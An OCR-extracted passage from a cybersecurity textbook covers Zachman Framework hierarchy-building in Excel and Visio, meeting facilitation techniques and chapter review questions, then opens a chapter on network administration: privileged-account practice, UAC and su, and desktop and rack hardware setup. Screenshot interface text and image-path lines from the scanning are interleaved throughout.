Play a cards-on-the-wall exercise with small groups and organize each list of primitives from the document mining into a hierarchy, possibly inventing some new categories in the middle of the tree. Redraw this electronically and print it as a readable poster. When complete, you have six hierarchies which populate Row 2.

Vet the results with the customer leads.

Visio Hierarchy Diagram Technique


1. Format the list of definitions in Excel with columns as shown in Figure 3-3.



Superior ID	ID	Goal Name	Goal Definition	Source	Source Detail
	0	**Leading the Way in the Use of Enterprise Architecture to Align Business and Technology and Provide a Unified View**	The EA Department instills EA awareness and respect across the agency, leads discovery of data architecture solutions, promotes innovative systems/services, and promotes innovative technologies.	The EA Department Goals. Docx; new Mission Statement as of 12/13/11	Each item listed in the definition are the Goal #3s from the source document.
0	1	**Institutionalize an Enterprise Architecture Program**	"The EA Department administers an architecture program that enables the enterprise to achieve enterprise business and technology efficiency and agility. The enterprise architecture program promotes an architectural framework that aligns business and technology to overcome the emerging challenges of healthcare. The EA Department program utilizes a framework of architectural strategies, processes, and artifacts that promote efficient and effective delivery of solutions to advance the Agency's healthcare strategy."	Enterprise Architecture Mission Statements.Docx	
1	1.1	**Obtain Leadership Buy-In and Support for the Enterprise Architecture Program**	"Strengthen leadership involvement in Enterprise Architecture"	Brainstorming Session 2011_21_2011	Definition: Last bullet under Leadership Influence, p.2 Measurement: Third bullet under Leadership Influence, p.2
1	1.2	**Establish a Useful, Well-structured and Accessible knowledgebase of**	EA Department provides: 1) a consistent view across all program and service areas to support planning and decision-making, 2) meta-context and source of standards for all levels of interoperability, 3) a harmonized and	Goal Name: Enterprise Administrative Procedures Guide Manual	p. 125, "EA is a strategic resource that helps the enterprise plan, invest in, and implement

Figure 3-3: The Excel format for an entity dictionary

2. Define the hierarchy using the first two columns: Superior ID and ID. The first row should be ID 0, which is the root of the hierarchy tree. Then all rows with Super ID 0 are directly under the root. Each new node has a unique ID number, and nodes that use its ID as their Superior ID are child nodes. Figure 3-4 shows a simple example of how this works.



Microsoft Excel - Simpl...
D12
Revised GO/
90%

	A	B	C
1	Superior ID	ID	Goal Name
2		0	Root Node
3	0	1	Under Root #1
4	1	1.1	Leaf Node 1
5	1	1.2	Leaf Node 2
6	0	2	Under Root #2
7	2	2.1	Interior Node
8	2	2.2	Leaf Node 4
9	2.1	2.1.1	Leaf Node 3

Figure 3-4: An example hierarchy in Excel

This is a simple tree with two main branches and three levels. To automatically convert this into a hierarchy diagram, save this file, close it, and open Visio.

1. If you have Visio 2010, click Business Diagram under Template Categories (see Figure 3-5).


Microsoft Visio
File
Home
Insert
Design
Data
Review
View
Save
Save As
Open
Close
Info
Recent
New
Print
Save & Send
Help
Options
Exit
Choose a Template
Home
Wizard (US units)
Diagram (US units)
Perspective (US units)
(US units)
Template Categories
Business
Engineering
Flowchart
General
Maps and Floor Plans
Other Ways to Get Started
Blank drawing
Office.com templates
Sample diagrams
New from existing
Create

Organization Chart Wizard (US units)

Using this wizard, create diagrams for human resources management, staff organization, office administration, and management structures.

Figure 3-5: Invoking the business functions in Visio

2. Click Organization Chart Wizard (see Figure 3-6).



Microsoft Visio
File
Home
Insert
Design
Data
Review
View
Close
Info
Recent
New
Print
Save & Send
Help
Options
Exit
EPC Diagram
Fault Tree Analysis Diagram
ITIL Diagram
Marketing Charts and Diagrams
Organization Chart
Organization Chart Wizard
PivotDiagram
TQM Diagram
Value Stream Map
administration, and management structures.
○ Metric Units
● US Units
Create

Figure 3-6: Invoking the Organizational Chart Wizard in Visio

3. Click Create. (See Figure 3-7.)




Microsoft Visio
File
Home
Insert
Design
Data
Review
View
Close
Info
Recent
New
Print
Save & Send
Help
Options
Exit
EPC Diagram
Fault Tree Analysis Diagram
ITIL Diagram
Marketing Charts and Diagrams
Organization Chart
Organization Chart Wizard
PivotDiagram
TQM Diagram
Value Stream Map
administration, and management structures.
○ Metric Units
● US Units
Create

Figure 3-7: The Create Button in Visio

4. Click Next twice.
5. Click the Browse button and open your Excel file.
6. Click Next.
7. Set the drop-down menus as shown in Figure 3-8, with ID on the top line, and Superior ID on the second line.



Organization Chart Wizard

Choose the columns (fields) in your data file that contain the information that defines the organization.

Name: ID

Reports to: Superior ID


First name: (optional) <none>

Description

The First Name column (field) contains the person's first name. The data in this column is combined with the data in the Name column to make the person's full name.

Figure 3-8: The key drop-down menus that identify the Excel fields in Visio

8. Click Next again.
9. Add Goal Name (or whatever type of entity it is) to the Displayed Fields as shown in Figure 3-9.



Organization Chart Wizard

Choose the columns (fields) from your data file that you want to display.

Data file columns:


Superior ID
Goal Definition
Source
Source Detail

Displayed fields:

ID
Goal Name

Figure 3-9: Including the ID and Goal Name fields to appear in the diagram in Visio

10. Click Next twice.
11. Make sure the I Want to Specify How Much of My Organization to Display on Each Page radio button is selected as shown in Figure 3-10.



Organization Chart Wizard

Your organization data may contain too many employees to fit on one page of your drawing. You can specify how much of your organization to display on each page or you can let the wizard define each page automatically.

● I want to specify how much of my organization to display on each page

○ I want the wizard to automatically break my organization chart across pages

Name at top of page:

☐ Hyperlink employee shapes across pages


☐ Synchronize employee shapes across pages

Cancel
< Back
Next >
Finish

Figure 3-10: Ensuring that the entire diagram displays on a single sheet

12. Click Next and then click Finish.

In a few seconds, you get the diagram shown in Figure 3-11. Check to see if the text fits within each cell. If not, you can stretch the whole diagram or just one cell.



Drawing1 - Microsoft Visio
File
Home
Insert
Design
Data
Review
View
Org Chart
Shapes
More Shapes
Quick Shapes
Organization Chart Sh...
Organization Char...
Executive
Manager
Position
Consultant
Vacancy
Assistant
Team frame
Staff
Multiple shapes
Three positions
Title/Date
Title
Dynamic connector
Dotted-line report
0
Root Node
1
Under Root #1
2
Under Root #2
1.2
Leaf Node 2
1.1
Leaf Node 1
2.1
Interior Node
2.2
Leaf Node 4
2.1.1
Leaf Node 3
Page-1
Page 1 of 1
English (U.S.)

Figure 3-11: An auto-generated diagram in Visio

I have a final word of advice: Before you show the diagram to the customer, make sure all the numbers are in order. Visio does not sort the cells for you.

That's a manual operation. It's a good idea to make the diagram as readable as possible. Select all nodes and convert them to Times New Roman and then increase the font size as large as possible. Recheck to see that the text fits within all the cells. (See Figure 3-12.)



Simple Hierarchy Example in Visio.vsd - Microsoft Visio
File
Home
Insert
Design
Data
Review
View
Org Chart
Shapes
More Shapes
Quick Shapes
Organization Chart Sh...
Organization Char...
Executive
Manager
Position
Consultant
Vacancy
Assistant
Team frame
Staff
Multiple shapes
Three positions
Title/Date
Title
Dynamic connector
Dotted-line report
0
Root Node
1
Under Root
#1
2
Under Root
#2
1.2
Leaf Node 2
1.1
Leaf Node 1
2.1
Interior Node
2.2
Leaf Node 4
2.1.1
Leaf Node 3
Page-1
Page 1 of 1
English (U.S.)

Figure 3-12: A finished diagram with final enlargement of text for readability

Enterprise Workshop

Also Known As: Large Group Consensus Forming, Review Meeting

Problem Solving Type: Information Sharing, Convergent Thinking

Process Roles: Customer Lead (ideally) or Facilitator

Content Roles: Customer Review Team

Communication Techniques: Hierarchy Posters, Written Descriptions on PowerPoint, Sticky Wall

Range of Durations: 1 and 1/2 hour to 6 and 1/2 hours

Background

The customer review team is a larger group than the customer leads, whose consensus will be required to proceed to implementing the problem solution. The purpose of this workshop is to share information and build consensus by soliciting input into the solution.

Preparation

Create large-format posters for the hierarchies. Create a three-ring binder for all other materials, such as the Excel listings of the primitive definitions and their sources. Prepare headings and items for the sticky wall. 72-point Times New Roman works for a sticky wall. Include some information that ties each sticky wall item back to its definition.

Procedure

Bring the posters and some binders with the Row 1 definitions to a workshop with enterprise stakeholders. Have the enterprise take ownership of the meeting and walk through each hierarchy validating the models. This workshop is usually done with one hierarchy at a time.

Matrix Mining

Also Known As: Creating Another Matrix

Problem Solving Type: Convergent Thinking

Process Roles: Task Lead who is EA Problem Solving SME

Content Roles: The Team

Communication Techniques: Silent document review; internal review workshop

Range of Durations: 1 hour to 2 days (depends on the documentation)

Background

Matrices are composite models that show relationships and effects between columns of the Zachman Framework.

Preparation

Reuse the documents collected for document mining.

Procedure

Carefully review the documents for cross-column relationships—that is, a sentence involving more than one column, for example, a role and a process. Keep track of each relationship, including document, quoted text, and the page number. Then conduct an enterprise workshop to validate the matrices.

Nominal Group Technique

Also Known As: Spit Wads (a fun variation)

Problem Solving Type: Divergent Thinking, Information Sharing, and then Convergent Thinking

Process Roles: Facilitator, Flipchart Recorder

Content Roles: The Team

Communication Techniques: Silent writing, group notes, group definitions, straw poll

Range of Durations: 1/4 hour to 1/2 hour

Background

The widely used meeting procedure called *nominal group technique* (published in 1975) is only slightly varied by collecting the ideas anonymously and redistributing them instead of having each person read his or her idea in a round robin.

Preparation

The facilitator and business owner prepare a seed question that is written on a flipchart. The facilitator brings slips of paper, spare pens, and wastebasket (or similar container).

Procedure

The facilitator explains the technique and distributes slips of paper.

The group silently writes to the question for a set period, typically 5 or 10 minutes.

The facilitator directs the group to crumple up their ideas and throw them into the wastebasket, which the facilitator playfully carries and tries to make a game of it.

The facilitator then redistributes the slips of paper randomly, and the papers are read aloud round robin. As the papers are read, they are recorded on the flipchart by the facilitator or someone in the recorder role. The ideas are then numbered.

The facilitator asks people to define the ideas, and asks if there are any duplicates or ideas that should be combined.

The final step is to take a straw poll. Have people pick the best two or three ideas and the facilitator calls for the votes and records the results.

Review and conduct a focused discussion of the priorities generated.

The discussion could then transition to action planning.

Minipatterns for Problem Solving Meetings

These minipatterns are additional techniques to round out your meeting facilitation skills. Techniques such as breakouts and the idea parking lot are classic approaches for conducting effective meetings.

Get Organized

If you have no agenda, brainstorm these two questions on a flipchart:

- Why are we here?
- What outcomes do we want?

Breakouts

Meetings are least productive when only one person talks and everyone else does nothing but listen and take notes. In general, people's creativity is inhibited in groups larger than five. The facilitator can ask that the group form small discussions to address a particular question, and then have them report back their conclusions subgroup by subgroup. Another approach is to quickly generate a list of topics or concerns (brainstorming or brain writing) and then have each breakout take one problem to solve as a subgroup before debriefing the general session.

Flipcharts

Unlike a computer or a whiteboard, flipcharts give a group unlimited space for creativity. When a page of a flipchart is filled, it is moved and taped to a nearby wall. Flipcharts are group notes; people do not need to be taking their own notes; they can have their heads up and be fully engaged in the meeting. Flipcharts are also highly portable, unlike whiteboards.

Time Management

If you plan an agenda, plan the time of each meeting topic, and stick to it. Or ask the group if they want to extend the time. Assign a time keeper to remind the group. Make sure there is a highly visible clock in the meeting room. Time consciousness keeps people focused on problem solving.

Ground Rules

Have some ground rules for each meeting so that distractions are minimized, and the group doesn't waste time.

Idea Parking Lot

Post a separate flipchart to capture ideas that are outside the meeting's purpose. Revisit these ideas at the end of the meeting and decide as a group how they should be addressed.

Other Problem-Solving Catalogs

General problem solving and business meeting facilitation are similar disciplines, and they share common catalogs of techniques. Perhaps the most widely used and respected catalog of techniques is *Techniques of Structured Problem Solving* by Arthur VanGundy (Springer, 1988, ISBN 978-0-442-28847-1).

New techniques are constantly being developed. Beyond problem solving there is a new generation of techniques based upon possibility thinking. More than 60 possibility-thinking methods have been published (Holman & Devane, 2007). Using techniques such as The Circle Way, The World Cafe, Open Space, and Appreciative Inquiry, groups are encouraged to explore new possibilities based upon organizational strengths rather than dwelling on problems and weaknesses.

Summary

Architecture is the design of a complex structure that enables change and reuse. Enterprise architecture is the architecture of an enterprise; solution architecture is the architecture of a system. The ability to change rapidly and confidently is a key to enterprise success. Incorporating cybersecurity requirements in the enterprise change process assures that changes result in secure systems and a secure enterprise.

The Zachman Framework is a baseline reference model for enterprise architectures. It has six columns corresponding to different types of entities, e.g. materials, processes, locations, roles, events, and motivations. It has six rows, corresponding to different perspectives: executive, management, architect, engineer, technician, and the enterprise.

The Zachman Framework is intended to be populated with primitive entities, in other words, entities which only address one of the basic interrogatives (questions), that is, what, how, where, who, when, and why. We can enumerate the 36 primitive models corresponding to the cells in the framework. Composite models contain combinations of different types of primitives. There are infinite varieties of composite models. The most basic are matrices that show interaction between two categories of primitives.

Zachman Framework's role in cyber security is explained in the context of the enterprise risk executive.

Row 2 is typically where enterprise architecture (EA) is expressed because EA is directed at the business managers to support their decision-making. From the Row 3 perspective, there are many useful composite model frameworks, which are applied in various domains: DoDAF and MoDAF for defense, TOGAF for commercial-off-the-shelf solution architectures, and RM-ODP which is used extensively for financial and telecommunications applications.

The problem solving patterns are a catalog of architecture methods which are used to populate Zachman framework primitive models (i.e., document mining and hierarchy formation), as well as composite models (i.e., matrix mining). The enterprise workshop is an approach for the EA core team to gain acceptance and ownership of the architecture models and definitions.

Architecture methods can solve a very broad range of problems, such as strategic planning, investment decision support, analyzing impacts across complex enterprises, and solution architecture design.

This chapter concludes Part I of this book, an informative introduction to cybersecurity, its challenges and its solutions. Part II begins immediately with hands-on system administration tasks (Chapter 4, an essential pre-cursor to applied cyber security work). It continues with an introduction to cybersecurity tool installation, optimization, and maintenance (Chapter 5); Chapter 6 provides an introduction to networking protocols followed by hands-on network programming on Windows command lines, Unix/Linux Bash command lines, and Python. Chapter 7 introduces testing methods and terminology, and covers security scanning techniques. Chapter 8 covers invasive cybersecurity test techniques such as system exploitation, back doors, database penetration, and database penetration. Chapter 9 covers cyber network defense including detailed scripting for advanced log analysis.

Assignments

1. What are additional real-world examples of architectures? What are the benefits and consequences of having those architectures in place? What could happen without architecture?
2. How many rows and columns are in the Zachman Framework? Speculate about why this is.
3. What are the basic questions or interrogatives in the Zachman Framework?
4. What are the audience perspectives in the Zachman Framework?
5. What are the model names in the Zachman Framework?

6. What does Row 6 in the Zachman Framework represent?
7. What is the most valuable row in the Zachman Framework? Why?
8. What is the difference between a primitive model and a composite model?
9. How is the Zachman Framework used in practice? What are at least two of the techniques?
10. How is the Zachman Framework sometimes described as a scientific principle?
11. In addition to the Zachman Framework, what are some of the other frameworks you could use for architect's perspective (Row 3) models? Which one is the international standard used by the telephone industry?

Part

II

Cyber Network Security Hands-On

In This Part

Chapter 4: Network Administration for Security Professionals
Chapter 5: Customizing BackTrack and Security Tools
Chapter 6: Protocol Analysis and Network Programming
Chapter 7: Reconnaissance, Vulnerability Assessment, and Cyber Testing
Chapter 8: Penetration Testing
Chapter 9: Cyber Network Defense Using Advanced Log Analysis

CHAPTER 4

Network Administration for Security Professionals

Hands-on knowledge of network administration is an essential prerequisite to becoming an effective cybersecurity professional. Network administration includes the entire lifecycle of systems, from hardware installation to all system changes through to decommissioning.

For security testing, many administrative operations are invoked to enable tests such as network setup, mounting drives, and transferring data. You need to be familiar with a variety of system types and how to work across platforms to be effective. Experience as a network administrator is an important prerequisite to greater responsibilities in cybersecurity.

This chapter covers network administration in a logical chronological manner, similar to a day in a life of a network administrator, including hardware installation, network setup, moving data between systems on networks, and managing disks.

The first steps in network administration are setting up the hardware and cabling. Then you install operating systems and configure system protections, such as firewalls, antivirus utilities, and anti-spyware tools, before you put the system on the network. To complete the building or rebuilding of a new system offline, you need to burn some data CDs from another system with downloaded patches and applications. Installing many applications requires knowledge of compression and archiving.

System management controls enable you to manage users, services, and devices. Remote administration, including cross-platform administration, is an essential capability for managing back-end servers. Creating, mounting, and manipulating disks and files give you the flexibility to move software and data and create custom configurations to serve your organization's needs. Finally, creating multi-boot partitioned disks enables you to consolidate security tools and applications, as well as providing other benefits (see Chapter 5).

The primary platforms covered in this chapter include Windows, Linux, and VMware. VMware is commercial virtual machine (VM) software, which enables you to create new machines at will to use for testing or user/server provisioning. Some common VMware virtual machine platforms include VMware Player, VMware Workstation, and ESXi. VMware Player is a freeware download for running VMs. VMware Workstation and ESXi (a VM infrastructure operating system [OS]) can create and reconfigure new VMs, and both tools are available in evaluation and licensed versions. This chapter addresses Solaris and miscellaneous platforms as needed, based upon experience managing heterogeneous network environments.

The following sections delve into hands-on network administration. I wrote them with the assumption that you are following along with your Windows and Linux machines to try out each command and view the results for your environment. The next chapter applies nearly all these skills in a challenging task: customizing the BackTrack penetration testing tool suite.

Managing Administrator and Root Accounts

As a network administrator, you are granted a privileged user account on many networked systems and devices. Privileged or administrative accounts can exercise unlimited authority on your systems and networks. Some key best practices for managing privileged accounts include:

- All users, including network administrators, should normally use unprivileged, nonadministrative accounts.
- Administrative operations should be effectively separated from other user activities.

For example, e-mail and Internet browsing should not be performed using administrative accounts or while managing devices/services remotely. Careful use of legitimate websites to perform software updates and upgrades is acceptable. These policies are essential for network security for the following reasons:

- Logged in with a privileged account, a user receives an unexpected but authentic-looking e-mail and opens its attachment, which installs a rootkit. A rootkit is malicious software that takes complete control of an account for a remote attacker. By compromising a privileged account, the entire system (and possibly the entire local area network [LAN]), all its accounts, computing power, and data are compromised.

- A network administrator, logged in as root superuser, visits a drive-by malware website; a rootkit is installed unknowingly. Now the attackers have administrative privileges on the network.
- A network administrator has web browser windows open for managing Cisco routers, Oracle databases, and the company's website. Over the lunch hour, the administrator does some personal Internet browsing and stumbles upon a website that performs a cross-site scripting (XSS) attack. XSS attacks involve running malicious scripts inside the administrator's browser; the scripts have all the authority of the network administrator in all open browser windows and tabs.

If users had followed proper security policies, only individual, nonprivileged accounts—rather than entire systems, networks, and remote devices/services—would be compromised. Example nightmare scenarios of XSS attacks include an administrator's browser remotely managing an electrical power grid, an air traffic control system, life-critical hospital systems, manufacturing controls, banking systems, or military weapons systems. Common sense dictates that these systems should be rigorously protected or completely separated from the Internet. See the Webify Everything antipattern in Chapter 2.

It is common practice to never use the default administrative accounts and set them up as honeypots, create new administrator (or root/su access) accounts and audit the default ones so you can see who is attempting to use them

This section covers methods of temporary access to privileged accounts. For administering accounts see the "Managing User Administration" section later in the chapter.

Windows

Windows accounts are assigned either administrative or normal user privileges. You can log out as a normal user and log in as an administrative user to gain administrative privileges. You can then repeat the process in reverse to return to a normal account.

On newer Windows systems, you can switch user accounts and gain temporary administrative privileges through User Account Control (UAC). UAC was first introduced in Windows Vista and Windows Server 2008. When you attempt a privileged operation, UAC challenges you for an administrative account password if you are logged into a system with a nonadministrative account and attempt to do something on the system that requires an elevated level of permissions.

By default, windows command shells are nonprivileged. To create a privileged shell, choose Start ➪ All Programs ➪ Accessories and then right-click Cmd (command shell) and select Run as Administrator.

Linux and Unix

The administrative account in Linux and Unix is username root. From a nonroot account, Linux users can switch to root with the superuser command, `su -`, which challenges you for the root password. The dash (-) means also adopt the root's environment variables and home directory. Use the `exit` command to de-escalate back to the user account. Use the superuser command to log into other accounts, such as `su - myaccount`.

VMware

Of the three VMware platforms covered in this chapter, only ESXi has administrative accounts, whereas VMware Player and VMware Workstation are single-user desktop applications without user authentication.

ESXi is a sparse operating system, whose entire purpose is to administer virtual machines. It does not have Internet browsers or other user applications. As such, it makes sense for all network administrators to use privileged accounts on this operating system.

Installing Hardware

Computer hardware is generally not OS specific, although some platforms are unable to boot certain OSes. The basic components for desktop systems are pedestal (processor, memory, and peripherals), display/monitor, keyboard, pointing device, uninterruptable power supply (UPS) systems, and cables for all of the components plus a network cable. Some systems are more bundled, such as laptops and Apple Macs, which bundle everything except the wireless mouse and wireless keyboard.

For pointing devices and keyboards, the standard connector is the Universal Serial Bus (USB), except that the obsolete IBM PS2 connectors are still in use in some shops. Wired network CAT 5 cables use RJ-45 connectors. Although wired network cables are standardized on RJ-45, there are dozens of competing standards for fiber optic cables. Each shop must adopt one of the standards compatible with the Network Interface Card (NIC) and network switch components.

Computer monitors usually conform to one of the prevalent standards: Video Graphics Adapter (VGA) or Digital Video Interface (DVI). Some monitors have both types of connectors and support switching between pedestals.

The standard power cable is called the pigtail and conforms to each country's electrical standards. Usually, there are separate pigtails for the monitor and the pedestal.

You should consult your manufacturer's instructions for specifics about setting up your system, but a typical hardware setup sequence for a desktop pedestal includes the following:

1. Position the components on top of the desk. Optionally, if the system has a separate floor pedestal then it is placed underneath the desk along with the UPS, with the backside and connector ports facing the installer.
2. Connect the monitor pigtail and display cable and secure the thumbscrews, if any.
3. Feed the monitor, mouse, and keyboard cables down through a desktop opening, or around the back/side.
4. Connect the network, monitor, mouse, and display cables to the pedestal.
5. For a new UPS, you may need to connect the battery by removing a panel and an instructions sticker and then fastening an internal plug.
6. Connect the pigtail to the pedestal and then connect it to the UPS. Connect the UPS to the electrical outlet. Turn on the UPS. Double-check all cable connections.
7. Always verify your work. Make no assumptions. Turn on the computer; verify that the monitor displays the boot sequence on the screen. If an operating system is installed, continue booting to check keyboard, mouse, and network functionality. Alternatively you can test the system using bootable CD/DVD test tools, such as BackTrack, Caine, or Helix.

For server rooms, vertical rack capacity is measured in rack-mountable units (commonly referred to as U, about 1 ¾″). Standard 19″ server racks range from about 3′ (19 U) to nearly 7′ (42 U) in height, and 3′ in depth. Nineteen inches is the outside width of the mounting brackets. Many racks come with custom rails, which allow the hardware to be rolled out of the rack, like a drawer. Special cable guide hardware with hinges prevents disconnections.

For server rooms, rack-mounted systems generally come without monitors or keyboards. A single user interface (UI) can serve an entire rack using a Keyboard Video Mouse (KVM) switch. A rack console is typically 1 U and mounted on movable rails with an integrated trackball (rather than mouse), keyboard, and display. KVM switches use standard connectors for the server and console cables, and some KVM use adapters and proprietary connectors on the KVM end.

You can convert many pedestals to rack-mounted servers. The following is a typical installation sequence for a sliding-rails rack server:

1. Unpack the server and its components, such as server rails and cables.
2. Affix the server rails to the 19″ rack. Some rails require screws, and some are screwless (spring loaded). A rack with square holed brackets may require special fasteners (nuts) with clips to affix to the rack bracket.

3. From the front of the rack, extend the rails out of the rack and snap the server into the rails.
4. Retract the server into the rack.
5. From the back of the rack, connect the network and KVM switch cables. Oracle Sun systems usually have a single USB cable for monitor and keyboard.
6. Connect the pigtail to the server and UPS or UPS-connected power strip. Double-check that all cable connections are fastened properly.
7. From the front of the rack, power up the server. Some servers and many network devices are dedicated and always on.
8. Verify your work. Using the KVM, verify the functionality of the keyboard, mouse, and display connections.
